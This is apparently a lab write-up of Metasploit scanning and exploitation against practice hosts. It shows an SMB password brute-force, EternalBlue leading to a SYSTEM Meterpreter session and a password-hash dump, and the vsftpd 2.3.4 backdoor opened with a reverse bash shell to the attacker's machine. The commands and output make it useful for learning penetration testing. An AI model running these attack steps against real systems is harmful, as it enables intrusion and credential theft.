Metasploit - Scanning and Exploitation

Scanning with Metasploit

You might be wondering: why scan with Metasploit when you already know how to use Nmap? The short answer is **database integration**. When you scan from within `msfconsole`, the results can flow directly into the Metasploit database (which we will set up in the next task), making them instantly available to other modules. You can also run Nmap directly from the `msfconsole` prompt, giving you the best of both worlds.

Port Scanning with Metasploit Modules

`auxiliary/scanner/portscan/`. You can list them with `search portscan`

```
nteract with a module by name or index. For example info 7, use 7 or use auxil
ry/scanner/http/wordpress_pingback_access

sf > use auxiliary/scanner/portscan/tcp
sf auxiliary(scanner/portscan/tcp) > set RHOSTS 10.128.165.171
HOSTS => 10.128.165.171
sf auxiliary(scanner/portscan/tcp) > set PORTS 1-1024,3389,8000-8100
ORTS => 1-1024,3389,8000-8100
sf auxiliary(scanner/portscan/tcp) > set THREADS 10
HREADS => 10
sf auxiliary(scanner/portscan/tcp) >
```

```
msf auxiliary(scanner/portscan/tcp) > run
[+] 10.128.165.171         - 10.128.165.171:135 - TCP OPEN
[+] 10.128.165.171         - 10.128.165.171:139 - TCP OPEN
[+] 10.128.165.171         - 10.128.165.171:445 - TCP OPEN
[+] 10.128.165.171         - 10.128.165.171:3389 - TCP OPEN
[+] 10.128.165.171         - 10.128.165.171:8000 - TCP OPEN
[*] 10.128.165.171         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

Running Nmap from Msfconsole

```
msf > nmap -sV -O 10.128.165.171
[*] exec: nmap -sV -O 10.128.165.171

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-16 17:57 UTC
Nmap scan report for ip-10-128-165-171.eu-west-3.compute.internal (10.128.165.17
1)
Host is up (0.00029s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  tcpwrapped
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http-alt      webfs/1.21
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port8000-TCP:V=7.94SVN%I=7%D=9/16%Time=6AAAD886%P=x86_64-pc-linux-gnu%r
SF:(NULL,75,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20webfs/1\.21\r\nContent-T
SF:ype:\x20text/html\r\nContent-Length:\x2033\r\n\r\n<html><body>Welcome</
```

Service-Specific Scanners

NetBIOS Name Scanner

auxiliary/scanner/netbios/nbname

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(scanner/netbios/nbname) > set RHOSTS 10.128.165.171
RHOSTS => 10.128.165.171
msf auxiliary(scanner/netbios/nbname) > run
[*] Sending NetBIOS requests to 10.128.165.171->10.128.165.171 (1 hosts)
[+] 10.128.165.171 [STRATFORD-WS01] OS:Windows Names:(STRATFORD-WS01)  Mac:00:50
:56:ab:cd:ef Virtual Machine:VMWare
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

HTTP Version Scanner

auxiliary/scanner/http/http_version

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.128.165.171
RHOSTS => 10.128.165.171
msf6 auxiliary(scanner/http/http_version) > set RPORT 8000
RPORT => 8000
msf6 auxiliary(scanner/http/http_version) > run

[+] 10.128.165.171:8000 webfs/1.21
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMB Login Brute-Force

auxiliary/scanner/smb/smb_login

```
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open
 an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 10.128.165.171
RHOSTS => 10.128.165.171
msf auxiliary(scanner/smb/smb_login) > set SMBUSER penny
SMBUSER => penny
msf auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/Metasp
loitRoom/MetasploitWordlist.txt
PASS_FILE => /usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt
msf auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(scanner/smb/smb_login) >
```

```
msf auxiliary(scanner/smb/smb_login) > run
[+] 10.128.165.171:445    - Success: '.\penny:Spring2013'
[*] 10.128.165.171:445    - Scanned 1 of 1 hosts (100% complete)
[*] 10.128.165.171:445    - Bruteforce completed, 1 credential was successful.
[*] 10.128.165.171:445    - You can open an SMB session with these credentials a
nd CreateSession set to true
[*] Auxiliary module execution completed
```

Choosing the Right Scanner

Metasploit contains hundreds of auxiliary scanner modules. You do not need to memorize them. The pattern is always the same:

Identify an open port and service from your scan results
Use search type:auxiliary <service_name> to find relevant scanner modules
Use info to understand what the module does
Set parameters and run

The Metasploit Database


Setting Up the Database

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >
```

checks if the database is connected

Workspaces

Workspaces let you isolate data from different engagements. All scan results, hosts, services, and credentials are scoped to the current workspace



creates a workspace and workspace will list workspaces and * shows which is the active one

can switch between them by workspace {name of workspace}

To delete a workspace (and all its data), use workspace -d {name}.

Scanning Into the Database With db_nmap

The db_nmap command is one of the most valuable features of the database integration. It runs Nmap with whatever flags you specify, but instead of just printing results to the screen, it automatically stores everything in the database

db_nmap -sV -O 10.128.167.46

Querying the Database: Hosts, Services, and Credentials

hosts

services
You can filter services with the -S flag. For example, to find only webfs services across all scanned hosts

creds

The creds command displays any credentials that Metasploit has collected during the engagement. Remember the SMB brute-force we ran in the previous task? If the database was active during that scan, the successful login was stored automatically

```
msf > hosts

Hosts
=====

address    mac  name         os_name     os_flavor  os_sp  purpose  info  comments
-------    ---  ----         -------     -------    -----  -------  ----  --------
10.128.167.46   ip-10-128-167-46.eu-west-3.compute.internal  Windows 2019              server
127.0.0.1                    Unknown                         device

msf > services
Services
========

host         port  proto  name           state  info          resource  parents
----         ----  -----  ----           -----  ----          --------  -------
10.128.167.46  135   tcp    msrpc          open   Microsoft Windows RPC  {}
```

Using Database Hosts as RHOSTS

hosts -R command, which takes every host in the database and automatically populates the RHOSTS parameter of the current module

msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > hosts -r

can also use services -R to populate RHOSTS from a specific service filter (e.g., services -S smb -R to target only hosts with SMB).

Importing External Scan Results

```
msf6 > db_import /path/to/nmap_scan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.15.5'
[*] Importing host 10.128.167.46
[*] Successfully imported /path/to/nmap_scan.xml
msf6 >
```

Vulnerability Scanning

The Approach: Service Versions Drive Module Selection

The key to effective vulnerability scanning with Metasploit is connecting the service information you have already collected to the right scanner modules. Consider what db_nmap revealed about the Stratford Systems network:

Port 445 on STRATFORD-WS01: Microsoft Windows Server 2008
Port 21 on stratford-srv01: vsftpd 2.3.4
Port 22 on stratford-srv01: OpenSSH 8.2p1

Example 1: Checking for MS17-010 (EternalBlue)

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.128.167.46
RHOSTS => 10.128.167.46
msf auxiliary(scanner/smb/smb_ms17_010) > run
[-] 10.128.167.46:445     - An SMB Login Error occurred while connecting to the
IPC$ tree.
[*] 10.128.167.46:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

After running this scanner, check the vulns command:

```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host           Name                                  References
---------                ----           ----                                  ----------
2026-03-18 15:22:10 UTC  10.128.167.46      MS17-010 SMB RCE Detection            CVE-2017-0143,CVE-2
```

Example 2: Checking for Anonymous FTP Access

```
msf6 > use auxiliary/scanner/ftp/ftp_anonymous
msf6 auxiliary(scanner/ftp/ftp_anonymous) > services -S ftp -R
RHOSTS => 10.128.167.46
msf6 auxiliary(scanner/ftp/ftp_anonymous) > run

[*] 10.128.167.46:21        - 10.128.167.46:21 - Banner: 220 (vsFTPd 2.3.4)
[-] 10.128.167.46:21        - 10.128.167.46:21 - Login failed: anonymous:mozilla@example.com
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The Vulnerability Scanning Pattern

Across both examples, the workflow follows the same pattern:

Review service versions from your db_nmap results (using services or services -S)

Search for relevant scanner modules (search type:auxiliary <service_or_cve>)

Load the module, set RHOSTS (manually or via hosts -R / services -R), and run

Check vulns to see what was recorded

Exploit 1 EternalBlue (MS17-010)

Step 1: Search and Select

I first search for the exploit eternalblue using : search eternalblue type:exploit

```
msf > search eternalblue type:exploit

Matching Modules
================

   #   Full Name                                      Disclosure Date  Rank     Check  Name
   -   ---------                                      ---------------  ----     -----  ----
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-0
10 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-0
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DO
UBLEPULSAR Remote Code Execution
   20    \_ target: Execute payload (x64)             .                .        .      .
   21    \_ target: Neutralize implant                .                .        .      .
```

Step 2: Configure

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.128.166.155
RHOSTS => 10.128.166.155
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.128.166.155   yes       The target host(s), see https://docs.metasploi
                                             t.com/docs/using-metasploit/basics/using-metas
                                             ploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authe
                                             ntication. Only affects Windows Server 2008 R2
                                             , Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
   SMBPass                         no        (Optional) The password for the specified user
                                             name
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit T
                                             arget. Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 target ma
                                             chines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Onl
                                             y affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
```

I also set LHOST which is the IP of the attacking machine

Step 3: Exploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.128.113.106:4444
[*] 10.128.166.155:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.128.166.155:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 D
atacenter 7601 Service Pack 1 x64 (64-bit)
[*] 10.128.166.155:445    - Scanned 1 of 1 hosts (100% complete)
[+] 10.128.166.155:445 - The target is vulnerable.
[*] 10.128.166.155:445 - Connecting to target for exploitation.
[+] 10.128.166.155:445 - Connection established for exploitation.
[+] 10.128.166.155:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.128.166.155:445 - CORE raw buffer dump (53 bytes)
[*] 10.128.166.155:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows
 Server 2
[*] 10.128.166.155:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2
Datacente
[*] 10.128.166.155:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601
Service P
[*] 10.128.166.155:445 - 0x00000030  61 63 6b 20 31                                    ack 1

[+] 10.128.166.155:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.128.166.155:445 - Trying exploit with 12 Groom Allocations.
[*] 10.128.166.155:445 - Sending all but last fragment of exploit packet
[*] 10.128.166.155:445 - Starting non-paged pool grooming
[+] 10.128.166.155:445 - Sending SMBv2 buffers
[+] 10.128.166.155:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer
.
[*] 10.128.166.155:445 - Sending final SMBv2 buffers.
[*] 10.128.166.155:445 - Sending last fragment of exploit packet!
[*] 10.128.166.155:445 - Receiving response from exploit packet
```

```
[+] 10.128.166.155:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.128.166.155:445 - Trying exploit with 12 Groom Allocations.
[*] 10.128.166.155:445 - Sending all but last fragment of exploit packet
[*] 10.128.166.155:445 - Starting non-paged pool grooming
[+] 10.128.166.155:445 - Sending SMBv2 buffers
[+] 10.128.166.155:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buff

[*] 10.128.166.155:445 - Sending final SMBv2 buffers.
[*] 10.128.166.155:445 - Sending last fragment of exploit packet!
[*] 10.128.166.155:445 - Receiving response from exploit packet
[+] 10.128.166.155:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.128.166.155:445 - Sending egg to corrupted connection.
[*] 10.128.166.155:445 - Triggering free of corrupted buffer.
[*] Sending stage (255678 bytes) to 10.128.166.155
[*] Meterpreter session 1 opened (10.128.113.106:4444 -> 10.128.166.155:49159) at 2026-09-1
09:09:08 +0000
[+] 10.128.166.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.128.166.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.128.166.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

the exploit was successful and put me in a meterpreter session

We landed as NT AUTHORITY\SYSTEM, the highest privilege level on a Windows system

```
meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > search -f flag.txt

Found 1 result...

 c:\flag.txt (24 bytes)
```

```
meterpreter > cat c:\\Users\\Administrator\\Desktop\\flag.txt
THM{EterNalPwn3d}meterpreter > Interrupt: use the 'exit' command to quit
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cc37474302208881eac96efdb606b033:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pirate:1003:aad3b435b51404eeaad3b435b51404ee:3b1da22b1973c0bb86d4a9b6a9ae65f6:::
meterpreter >
```

Exploit 2: vsftpd 2.3.4 Backdoor

```
msf > search vsftpd

Matching Modules
================

   #  Full Name                              Disclosure Date  Rank       Check  Name
   -  ---------                              ---------------  ----       -----  ----
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 a
nd Earlier STAT Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  Yes    VSFTPD 2.3.4 B
ackdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vs
ftpd_234_backdoor
```

Notice two differences from EternalBlue. First, the rank is excellent (compared to EternalBlue's average), meaning this exploit is expected to work reliably without crashing the service. Second, the default payload is cmd/unix/interact, a basic interactive shell, not Meterpreter

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/reverse_bash
PAYLOAD => cmd/unix/reverse_bash
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.128.113.106
LHOST => 10.128.113.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.128.180.172
RHOSTS => 10.128.180.172
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 10.128.113.106:4444
[*] 10.128.180.172:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.128.180.172:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 10.128.180.172:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; ba
ckdoor may be present
[+] 10.128.180.172:21 - Backdoor has been spawned!
[*] Command shell session 2 opened (10.128.113.106:4444 -> 10.128.180.172:44424) at 2026-09-1
[*] Command shell session 2 opened (10.128.113.106:4444 -> 10.128.180.172:44424) at 2026-09-1
7 09:30:57 +0000

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
stratford-srv01
cat /root/flag.txt
THM-MSFv3n0m-PAYLOAD
```

from here i can run linux commands and get the flag

Conclusion

Scanning: You used Metasploit's built-in port scanning modules and Nmap (both directly and via db_nmap) to discover open ports and identify running services across two target hosts.

Database management: You set up and used the Metasploit database to store scan results, query hosts and services, manage credentials, and automatically populate module parameters with hosts -R and services -R. Workspaces let you isolate engagement data cleanly.

Vulnerability identification: You ran targeted scanner modules, confirmed that STRATFORD-WS01 was vulnerable to MS17-010, and identified the vsftpd 2.3.4 backdoor on both hosts. Results were automatically recorded in the database's vulns table.

Exploitation: You exploited two fundamentally different vulnerabilities, a Windows SMB buffer overflow (EternalBlue) and a Linux FTP backdoor (vsftpd 2.3.4), using the same operational pattern. You gained SYSTEM-level access on Windows and root on Linux, retrieved a flag, and extracted password hashes.